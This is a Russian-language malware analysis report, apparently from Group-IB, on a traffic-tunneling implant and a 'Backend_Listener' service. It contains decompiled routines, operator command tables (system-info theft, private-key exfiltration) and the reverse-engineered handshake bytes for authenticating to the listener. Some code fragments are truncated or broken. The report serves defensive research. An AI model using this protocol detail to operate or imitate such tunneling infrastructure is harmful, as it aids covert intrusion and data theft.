Файл «wcer.dat» (size 4382 bytes, md5: E39C8A1B2D35EC1B7BF73599EA4A33FA)

Является файлом сертификата



Файл «wkey.dat» (size 1675 bytes, md5: F329B8A6957635C8CCA1C97FA459DC82)

Файл приватного ключа

Связанные файлы используются для шифрования сетевого трафика и проверки подлинности клиента.

Информация о C&C или адресах клиентов в файле отсутствует. Программа просто ожидает входящих соединений на выбранный порт.

Основные функциональные возможности:

- Обрабатывает аргументы командной строки.
  Пример: «msvmgr.exe 4444 111.222.111.222 31337»

> Программа должна запускаться с такими аргументами:
>
> msvmgr.exe port ip1 port2
>
> где port — порт для ожидания входящих соединений
>
> ip1 — IP адрес сервера Layer 2, к которому необходимо подключиться
>
> port2 — port сервера Layer 2, к которому необходимо подключиться
>
> для перенаправления трафика
>
> Таким образом, если был указан второй аргумент командной строки (IP адрес), то после установления соединения с клиентом, программа выполнит соединение с сетевым узлом из второго аргумента (для примера выше это «111.222.111.222») на порт из третьего аргумента (31337 в примере). Этот сервер будет использоваться для перенаправления трафика от клиента. Если аргументы командной строки не указаны — удаленный клиент будет принимать входящие соединени, но не будет никуда тунеллировать трафик, так как не сможет установить исходящее соединение с дальнейшим узлом (он не указан) и запустить два потока для перенаправления трафика.

- После старта читает содержимое файла ключей и сертификата из текущей директории.
- Использует порт из аргументов и ждет входящих соединений на него. Если в аргументах не указали порт, то резервирует случайный.

Поддерживаемые функции:


- сетевое взаимодействие по зашифрованному протоколу
- самоудаление
- читает и отправляет системную информацию — о компонентах компьютера, свободном месте на дисках, размере оперативной памяти, сетевых адаптерах и локальных интерфейсах, версии ОС, идентификаторе версии Windows, имени компьютера

```
  GetVersionExW(a1 + 1076);
  v10 = 0;
  memset(&v11, 0, 0x20u);
  GetSystemInfo(&v10);
  v2 = v14;
  v3 = v11;
  *(a1 + 1368) = v12;
  v4 = v10;
  *(a1 + 1376) = v2;
  v5 = v13;
  *(a1 + 1360) = v4;
  v6 = HIWORD(v10);
  *(a1 + 1364) = v3;
  LOWORD(v3) = v15;
  *(a1 + 1362) = v6;
  v7 = *(a1 + 1080);
  *(a1 + 1372) = v5;
  LOWORD(v5) = v16;
  *(a1 + 1380) = v3;
  *(a1 + 1382) = v5;
  if ( v7 >= 6 )
  {
    *v1 = 0;
    if ( GetProductInfo_0 )
      GetProductInfo_0(v7, *(a1 + 1084), 0, 0, a1 + 1076);
  }
  else
  {
    *v1 = GetSystemMetrics(89);
  }
  *(a1 + 1384) = 0;
  GetWinProductID(a1 + 1386, 128, a1 + 1642, 128);
  GetLocaleInfo(a1);
  *(a1 + 2944) = GetACP();
  *(a1 + 3976) = 64;
  *(a1 + 2940) = timezone;
  GlobalMemoryStatusEx(a1 + 3976);
  getdiskfreespace((a1 + 4040), (a1 + 4048));
  GetHardwareConfig(a1 + 2948, 256, a1 + 3204, 256);
  GetHardwareConfig2(a1 + 3460, 256, a1 + 3716, 256);
  GetNetworkInfo(a1 + 4056, 5);
  return 0;
}
```

```
int __cdecl CollectAndSendSystemInfo(int a1, int a2, int a3)
{
  __int16 v4; // [esp+8h] [ebp-21A8h]@1
  char v5; // [esp+Ah] [ebp-21A6h]@1
  __int16 Dest; // [esp+28h] [ebp-2188h]@1
  __int16 v7; // [esp+232h] [ebp-1F7Eh]@1
  __int16 v8; // [esp+21AEh] [ebp-2h]@1

  v4 = 0;
  memset(&v5, 0, 0x21A4u);
  v8 = 0;
  GetAllSystemInfo(&v4);
  wcscpy(&Dest, (*a3 + 1608));
  wcscpy(&v7, (*a3 + 2128));
  return SSL_send(&v4, 0x21A8, a3);
}
```

- может читать и отправлять содержимое файла приватного ключа
- присутствует проверка валидности ответа клиента (проверка, что это легитимный, а не случайный клиент). Первый сетевой запрос — получаем от клиента ответ, дешифруем и сравниваем с заранее известным ответом. Если получили другой — выходим



Ниже приведена таблица команд, принимаемых программой

Таблица 1

Команда	Описание
0x1095	-
0x1096	Сбор и отправка информации о системе
0x10AA	Получает конфигурацию
0x10AB	Меняет конфигурацию (в том числе порт, на котором слушает подключения)
0x10AE	-
0x10AF	-
0x10B3	Читает файл приватного ключа и отправляет его оператору
0x10B4	Записывает данные в файл

Было обнаружено несколько версий исследуемого файла. Они отличались списком доступных команд. Другая версия вредоносного файла имела следующий список команд:

Таблица 2

Команда	Описание
NONE	-
GINF	Сбор и отправка информации о системе
GCFG	Получает конфигурацию
SCFG	Меняет конфигурацию (в том числе порт, на котором слушает подключения)
SLEP	-
HIBN	-
LCLR	Записывает данные в файл
LDWN	Читает файл приватного ключа и отправляет его оператору

Описание Backend_Listener

msdtc.exe (MD5 5C1917F6753D03A08328132DB1E06571 257 536 bytes) является исполняемым файлом и может быть классифицирован как Backend_Listener.

Представляет собой приложение-сервис, ожидающее входящие соединения на двух портах. Может выполнять перенаправление трафика из одного порта на другой, реализуя таким образом туннель между клиентом, подключенным на второй порт и клиентом, подключенным на первый.

Описание

Приложение после запуска извлекает из аргументов командной строки два аргумента. Это номера портов, на которых исследуемое приложение будет ожидать входящие соединения.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  u_short arg1; // di@3
  u_short arg2; // si@3
  char v6; // [esp+Ch] [ebp-2260h]@3
  int v7; // [esp+2268h] [ebp-4h]@3

  if ( argc != 3 )
    return 1;
  arg1 = atoi(argv[1]);                         // port1
  arg2 = atoi(argv[2]);                         // port2
  sub_402250(&v6);
  v7 = 0;
  if ( main_func(&v6, arg1, arg2) )
    Sleep(INFINITE);
  sub_4022F0(&v6);
  v7 = -1;
  sub_4022D0(&v6);
  return 0;
}
```

Для шифрования трафика используется opensource библиотека wolfSSL. После запуска приложения из корневого каталога (в текущей директории) загружаются файлы приватного ключа и сертификата, которые используются для шифрования трафика между сервером и подключаемыми клиентами, которые должны иметь идентичные ключевые пары. Без них нельзя будет соединиться с сервисом, либо дешифровать его трафик.

```
, 0, &Filename, "wkey.dat" 0);

w_ex(v4);
e_certificate_file(v5, v3 + 8264) != 1 || wolfSSL_CTX_use_PrivateKey_file(v5, v3 + 8524, 1

v5);
```

Исследуемая программа открывает два порта и ожидает на них входящих соединений от оператора. Первый порт — это число port1 из аргументов командной строки. Port2 — это второй аргумент. В нашем исследовании первым портом был порт под номером 8080, вторым — порт 9090.

```
else
{
  sock_copy = *(v3 + 2);
  *(v3 + 1) = 1;
  listen(sock_copy, 0xFFFF);
  *(v3 + 6) = arg1;
  v10 = _beginthreadex(0, 0, accept_thread, 1, 0, 0);// port1 from arg1 listening thread
  socket2_copy = *(v3 + 5);
  *(v3 + 4) = v10;
  listen(socket2_copy, 0xFFFF);
  *(v3 + 12) = arg2;
  *(v3 + 4) = _beginthreadex(0, 0, accept_thread, 0, 0, 0);// port2 from arg2 listening thread
  result = *(v3 + 1);
}
```

Для активации пересылки трафика с одного порта на другой, оператор выполняет соединение с сервером (сервер — текущая программа, поскольку она является сервисом, ожидающим входящие соединения на port2 (9090).

Никому, кроме оператора, подключиться к серверу для управления трафиком невозможно. Сервис использует ключевую пару для авторизации и шифрования трафика (и эта ключевая пара должна быть идентична той, которую будет использовать клиент — оператор). При отсутствии ключевой пары или при иной паре ключей сервис будет просто сбрасывать соединения. Для успешного подключения оператора должны быть проведены сразу несколько проверок. Дополнительно трафик шифруется обратимым алгоритмом.

```
ssl = wolfSSL_new(sll_ctx);
ssl_copy = ssl;
ssl_port2 = ssl;
if ( ssl )
{
  fill_vtable(ssl, accept_socket);
  if ( accept_connection(ssl_copy) == 1
    && !parse_recved_data(ssl_copy)
    && !recv_4_bytes(ssl_copy, &len)
    && len <= 0x200
    && !recv_data(ssl_copy, &recv_buff, len) )
  {
    decrypt_packet(&v30, len - 32, &recv_buff, 0x20u);
    somessl = 0;
    if ( *(vtable + 9)                          // if accept_socket connection on port1 exists
      && (InterlockedIncrement(vtable + 8),
          socket_from_first_port = is_exists_active_session(vtable, 90, &somessl),
          socket_from_first_port != -1) )
    {
```

Данные ответов от сервера к клиенту частично заполняются случайными данными. Вероятно, это сделано с целью получения случайной длины исходящих пакетов, чтобы генерируемый сервером трафик менял свой характер и был тяжелее детектируем.

Если все проверки легитимности команд оператора были выполнены, запускаются два потока проброса трафика из одного порта в другой.


```
DWORD __stdcall traffic_tunelling(LPVOID ssl)
{
  size_t first_socket; // edi@1
  size_t second_socket; // esi@1
  int i; // eax@1
  _BYTE buffer[16384]; // [esp+8h] [ebp-4004h]@1

  buffer[0] = 0;
  memset(&buffer[1], 0, 0x3FFFu);
  first_socket = *(ssl + 1);
  second_socket = *ssl;
  for ( i = recvdata(first_socket, buffer, 0x4000); i > 0; i = recvdata(first_socket, buffer, 0x4000) )
  {
    if ( pre_wolfSSL_send(second_socket, buffer, i) )
      break;
  }
  return 1;
}
```

И далее при подключении клиента на первый порт (8080), сервис будет перенаправлять трафик из первого порта на второй и обратно.

Если нет активных соединений на первом порту, сервер отдает подключенному на второй порт клиенту команду «PELS».

Для реверс-инжиниринга протокола взаимодействия сервера с подключаемыми клиентами нами была написана программа, которая успешно подключается на оба слушающие порты сервера. Код программы был написан на основе запросов-ответов сервера и основан на открытых исходниках wolfSSL.



Для подключения к исследуемому серверу для тунелирования трафика оператор должен воспользоваться Admin_Tool, предназначенный для управления инфраструктурой:

1. Admin_Tool должен иметь идентичную серверу ключевую пару.
2. Отправить сформированный специальным образом Hello-пакет, который отличается от того, что предусмотрен библиотекой по умолчанию.

По умолчанию в библиотеке этот пакет (msg) указан как:

```
#ifndef WOLFSSL_ALT_TEST_STRINGS
char msg[32] = "hello wolfssl!";    /* GET may make bigger */
```

Правильный Hello-пакет, который примет Backend_Listener должен быть, следующего вида:

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00 };
```

Фактически, в исследуемом приложении этот пакет является не Hello-пакетом, а информационным пакетом, и содержит в первом байте длину следующего отправляемого пакета (назовем ее “len”), а остальные байты при этом должны быть нулевыми.

3. Admin_Tool отправляет зашифрованный (специальный) пакет с длиной из прошлого пакета (len).
4. Сервер дешифрует содержимое отправленного пакета и в нем, после дешифрования, должны быть истинными следующие условия:

(DWORD)&decrypted_buff[5] == len

(DWORD)&decrypted_buff[15] == len

где len – длина пакета

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00 };
static unsigned char ecnrypted_str[17] = { 0x38, 0x94, 0x3C, 0x6A, 0x58, 0x39, 0x1A, 0x56,
    0x81, 0x48, 0x09, 0x99, 0x1D, 0xE0, 0xCF, 0x81, 0x8F };
```

5. Admin_Tool отправляет DWORD с len2 < 201 где len2 — это длина следующего пакета.

6. Admin_Tool отправляет зашифрованный (специальный) пакет №2 с длиной, полученной в предыдущем пакете.

```
static unsigned char ecnrypted_str2[64] = {
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00

        0xC8, 0x88, 0xE0, 0xE4, 0x94, 0x85, 0xCC, 0xD1, 0x03, 0x00,
```

7. Сервер дешифрует содержимое отправленного пакета, и в нем, после дешифрования, должны быть истинными следующие условия:

```
(DWORD)&decrypted_buff[4] == 0xD1CC8594

(DWORD)&decrypted_buff[8] == 3
```

```
fill_vtable(ssl, accept_socket);
if ( accept_connection(ssl2) != 1 )
  goto ending;
if ( parse_recved_data(ssl2) )
  goto ending;
if ( recv_4_bytes(ssl2, &len) )
  goto ending;
if ( len > 0x200 )
  goto ending;
if ( recv_data(ssl2, &buff, len) )
  goto ending;
decrypt_packet(decrypted_buff, len - 32, &buff, 0x20u);
if ( *&decrypted_buff[4] != 0xD1CC8594 )
  goto ending;
if ( *&decrypted_buff[8] != 3 )
{
  save_ssl_obj_and_socket_to_vtable(vtable, ssl2, accept_socket);
  return 1;
}
v6 = rand();                                    // send rnd, if all proto checks ret ok
if ( pre_wolfSSL_send(ssl2, v6 + 1) )
{
ending:
```

Предотвращаем и расследуем киберпреступления с 2003 года.

www.group-ib.ru
blog.group-ib.ru
info@group-ib.ru
+7 495 984 33 64
twitter.com/groupib
facebook.com/group-ib